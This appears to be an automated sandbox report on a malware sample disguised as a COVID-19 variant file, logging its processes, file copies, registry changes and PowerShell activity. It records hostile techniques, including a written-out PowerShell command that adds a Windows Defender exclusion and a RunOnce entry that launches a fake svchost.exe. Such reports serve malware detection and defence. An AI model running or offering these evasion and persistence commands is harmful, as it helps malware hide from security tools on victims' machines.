- New variant of covid 19.exe
- svchost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- New variant of covid 19.exe
- WerFault.exe
- explorer.exe
- explorer.exe
- svchost.exe
- svchost.exe
- explorer.exe
- explorer.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: New variant of covid 19.exe PID: 6372 Parent PID: 5684

General

Start time:	22:18:39
Start date:	09/03/2021
Path:	C:\Users\user\Desktop\New variant of covid 19.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\New variant of covid 19.exe'
Imagebase:	0xf20000
File size:	45816 bytes
MD5 hash:	A489513CA0DE2472E0AD79830DD9AC44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDBCF06	unknown
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC0BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC0BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC0BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC01E60	CreateFileW
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC01E60	CreateFileW
C:\Users\Public\Documents\sfTrQxoCTFZPN	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC0BEFF	CreateDirectoryW
C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CC0DD66	CopyFileW
C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CC0DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.tmp	success or wait	1	6CC06A95	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	C:\Users\user\AppData\Local\DdUPmLN_kgoHVaSIjqNjSlvYS\New_variant_of_covid_19.e_Url_0vajnaqbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\user.config	success or wait	1	6B4C2684	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	40	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 3f 3e 0d 0a	<?xml version="1.0" encoding="utf-8"?>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	17	3c 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 3e 0d 0a	<configuration>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	22	20 20 20 20 3c 63 6f 6e 66 69 67 53 65 63 74 69 6f 6e 73 3e 0d 0a	<configSections>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	166	20 20 20 20 20 20 20 20 3c 73 65 63 74 69 6f 6e 47 72 6f 75 70 20 6e 61 6d 65 3d 22 75 73 65 72 53 65 74 74 69 6e 67 73 22 20 74 79 70 65 3d 22 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 55 73 65 72 53 65 74 74 69 6e 67 73 47 72 6f 75 70 2c 20 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 20 3e 0d 0a	<sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	289	20 20 20 20 20 20 20 20 20 20 20 20 3c 73 65 63 74 69 6f 6e 20 6e 61 6d 65 3d 22 4f 46 73 6f 6c 57 4e 6d 63 41 43 61 6e 4d 52 55 47 56 72 69 7a 48 5a 51 55 66 73 57 49 4f 54 79 5a 68 71 63 55 56 44 64 56 69 72 78 4f 50 42 2e 42 46 47 59 74 47 56 63 61 4b 75 4b 4d 75 77 6f 45 22 20 74 79 70 65 3d 22 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 43 6c 69 65 6e 74 53 65 74 74 69 6e 67 73 53 65 63 74 69 6f 6e 2c 20 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 20 61 6c 6c 6f 77 45 78 65 44 65 66 69 6e 69 74 69 6f 6e 3d 22 4d 61 63 68 69 6e 65 54 6f 4c 6f 63 61 6c 55 73	<section name="OFsolWNmcACanMRUGVrizHZQUfsWIOTyZhqcUVDdVirxOPB.BFGYtGVcaKuKMuwoE" type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUs	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	25	20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 47 72 6f 75 70 3e 0d 0a	</sectionGroup>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	23	20 20 20 20 3c 2f 63 6f 6e 66 69 67 53 65 63 74 69 6f 6e 73 3e 0d 0a	</configSections>..	success or wait	1	6CC01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	20	20 20 20 20 3c 75 73 65 72 53 65 74 74 69 6e 67 73 3e 0d 0a	<userSettings>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	77	20 20 20 20 20 20 20 20 3c 4f 46 73 6f 6c 57 4e 6d 63 41 43 61 6e 4d 52 55 47 56 72 69 7a 48 5a 51 55 66 73 57 49 4f 54 79 5a 68 71 63 55 56 44 64 56 69 72 78 4f 50 42 2e 42 46 47 59 74 47 56 63 61 4b 75 4b 4d 75 77 6f 45 3e 0d 0a	<OFsolWNmcACanMRUG Vriz HZQUfsWIOTyZhqcUVDd VirxOPB.BFG YtGVcaKuKMuwoE>..	success or wait	4	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	4096	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 76 61 6c 75 65 3e 37 37 20 39 30 20 31 34 34 20 30 20 33 20 30 20 30 20 30 20 34 20 30 20 30 20 30 20 32 35 35 20 32 35 35 20 30 20 30 20 31 38 34 20 30 20 30 20 30 20 30 20 30 20 30 20 36 34 20 30 20 31 32 38 20 30 20 30 20 30 20 31 34 20 33 31 20 31 38 36 20 31 34 20 30 20 31 38 30 20 39 20 32 30 35 20 33 33 20 31 38 34 20 31 20 37 36 20 32 30 35 20 33 33 20 38 34 20 31 30 34 20 31 30 35 20 31 31 35 20 33 32 20 31 31 32 20 31 31 34 20 31 31 31 20 31 30 33 20 31 31 34 20 39 37 20 31 30 39 20 33 32	<value>77 90 1 44 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32	success or wait	616	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	78	20 20 20 20 20 20 20 20 3c 2f 4f 46 73 6f 6c 57 4e 6d 63 41 43 61 6e 4d 52 55 47 56 72 69 7a 48 5a 51 55 66 73 57 49 4f 54 79 5a 68 71 63 55 56 44 64 56 69 72 78 4f 50 42 2e 42 46 47 59 74 47 56 63 61 4b 75 4b 4d 75 77 6f 45 3e 0d 0a	</OFsolWNmcACanMRU GVri zHZQUfsWIOTyZhqcUVD dVirxOPB.BF GYtGVcaKuKMuwoE>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	21	20 20 20 20 3c 2f 75 73 65 72 53 65 74 74 69 6e 67 73 3e 0d 0a	</userSettings>..	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Dd UPmLN_kgoHVaSIjqNjSlvYS\New_va riant_of_covid_19.e_Url_0vajna qbdmy0dt0v3gl1hvcjtehbwrpa\2.792.19.755\tosfmudg.newcfg	unknown	16	3c 2f 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 3e	</configuration>	success or wait	1	6CC01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe	0	45816	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a1 92 72 bb 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 94 00 00 00 08 00 00 00 00 00 00 9e b2 00 00 00 20 00 00 00 c0 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 01 00 00 02 00 00 e2 9b 01 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....r........... "...0................. ....@.. ....@................	success or wait	1	6CC0DD66	CopyFileW
C:\Users\Public\Documents\sfTr QxoCTFZPN\svchost.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CC0DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCF03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CC01B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DD7D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DD7D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11 d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DD7D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11 d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DD7D72F	unknown
C:\Users\user\Desktop\New variant of covid 19.exe	unknown	4096	success or wait	1	6DD7D72F	unknown
C:\Users\user\Desktop\New variant of covid 19.exe	unknown	512	success or wait	1	6DD7D72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6CC05F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6CC05F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6CC05F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	pCcbyECLkRnNLdtuxyDTqTtBdenX	unicode	explorer.exe "C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe"	success or wait	1	6CC0646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe	dword	0	success or wait	1	6CC0C075	RegSetValueExW

Analysis Process: svchost.exe PID: 6692 Parent PID: 568

General

Start time:	22:18:46
Start date:	09/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6864 Parent PID: 6372

General

Start time:	22:18:53
Start date:	09/03/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\sfTrQxoCTFZPN\svchost.exe' -Force
Imagebase:	0x920000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDBCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDBCF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB65B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB65B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ti3ey4z3.avd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CC01E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qgtzpkku.luh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CC01E60	CreateFileW
C:\Users\user\Documents\20210309	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CC0BEFF	CreateDirectoryW
C:\Users\user\Documents\20210309\PowerShell_transcript.936905.LRCx2CiE.20210309221857.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC01E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CC01E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ti3ey4z3.avd.ps1	success or wait	1	6CC06A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qgtzpkku.luh.psm1	success or wait	1	6CC06A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ti3ey4z3.avd.ps1	unknown	1	31	1	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_qgtzpkku.luh.psm1	unknown	1	31	1	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\Documents\20210309\PowerShell_transcript.936905.LRCx2CiE.20210309221857.txt	unknown	3	ef bb bf	...	success or wait	1	6CC01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210309\PowerShell_transcript.936905.LRCx2CiE.20210309221857.txt	unknown	690	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 33 30 39 32 32 31 39 30 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	********************..Windows PowerShell transcript start..Start time: 20210309221909..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CC01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CC01B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CC01B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
